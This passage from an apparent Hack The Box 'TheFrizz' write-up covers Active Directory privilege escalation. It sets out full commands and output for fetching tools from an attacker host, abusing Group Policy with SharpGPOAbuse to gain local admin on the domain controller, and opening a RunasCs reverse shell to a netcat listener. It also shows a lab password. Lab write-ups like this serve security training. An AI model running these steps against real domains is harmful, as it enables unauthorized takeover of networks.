
Here we can see a clear picture of the Active Directory (AD).

Here, we can see the outbound object control of the user M.schoolbus.

We have access to M.schoolbus, and we can see that this user is part of the Group Policy Creator Owners. So, we will try to abuse GPO.
Back to the ssh connection and proceed with the following steps:
Download SharpGPOAbuse and RunasCs from:
Upload it to the SSH session.
Now in the below command, the following actions are happening:
- Create a new GPO (
furious): Associate it with the Domain Controllers Organizational Unit (OU). - Modify the GPO: Use
SharpGPOAbuse.exeto addM.SchoolBusas a local administrator. - Trigger GPO update: Force a Group Policy refresh (
gpupdate /force) to apply the changes. - Escalated Privileges: Gain administrative control over the system.
1
2
3
Invoke-WebRequest -Uri "http://10.10.14.98:8000/SharpGPOAbuse.exe" -OutFile "SharpGPOAbuse.exe"

Invoke-WebRequest -Uri "http://10.10.14.98:8000/RunasCs.exe" -OutFile "RunasCs.exe"
1
New-GPO -Name furious | New-GPLink -Target "OU=DOMAIN CONTROLLERS,DC=FRIZZ,DC=HTB" -LinkEnabled Yes
1
.\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount M.SchoolBus --GPOName
1
gpupdate /force
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
└─$ ssh -K M.schoolbus@frizz.htb

PowerShell 7.4.5
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus> Invoke-WebRequest -Uri "http://10.10.14.98:8000/SharpGPOAbuse.exe" -OutFile "SharpGPOAbuse.exe"
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus> Invoke-WebRequest -Uri "http://10.10.14.98:8000/RunasCs.exe" -OutFile "RunasCs.exe"
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus> New-GPO -Name furious | New-GPLink -Target "OU=DOMAIN CONTROLLERS,DC=FRIZZ,DC=HTB" -LinkEnabled Yes

GpoId       : 8151c448-f56a-4026-835d-d2113aa89fa4
DisplayName : furious
Enabled     : True
Enforced    : False
Target      : OU=Domain Controllers,DC=frizz,DC=htb
Order       : 2

PS C:\Users\M.SchoolBus> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount M.SchoolBus --GPOName furious
[+] Domain = frizz.htb
[+] Domain Controller = frizzdc.frizz.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=frizz,DC=htb
[+] SID Value of M.SchoolBus = S-1-5-21-2386970044-1145388522-2932701813-1106
[+] GUID of "furious" is: {8151C448-F56A-4026-835D-D2113AA89FA4}
[+] Creating file \\frizz.htb\SysVol\frizz.htb\Policies\{8151C448-F56A-4026-835D-D2113AA89FA4}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
PS C:\Users\M.SchoolBus> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
Now we set a NetCat listner and get a Shell using RunasCs and we have a root access.
1
.\RunasCs.exe M.SchoolBus !suBcig@MehTed!R cmd.exe -r 10.10.14.98:1337 -l 3
1
2
3
4
5
6
7
PS C:\Users\M.SchoolBus> .\RunasCs.exe M.SchoolBus !suBcig@MehTed!R cmd.exe -r 10.10.14.98:1337 -l 3
[*] Warning: The function CreateProcessWithLogonW is not compatible with the requested logon type '3'. Reverting to the Interactive logon type '2'. To force a specific logon type, use the flag combination --remote-impersonation and --logon-type.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-72363$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3952 created in background.
PS C:\Users\M.SchoolBus>
On Netcat we have
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
└─$ nc -lvnp  1337
listening on [any] 1337 ...
connect to [10.10.14.98] from (UNKNOWN) [10.10.11.60] 58674
Microsoft Windows [Version 10.0.20348.3207]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
frizz\m.schoolbus

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
***********448e88d035ea6a645765a

C:\Windows\system32>
And we have the root flag!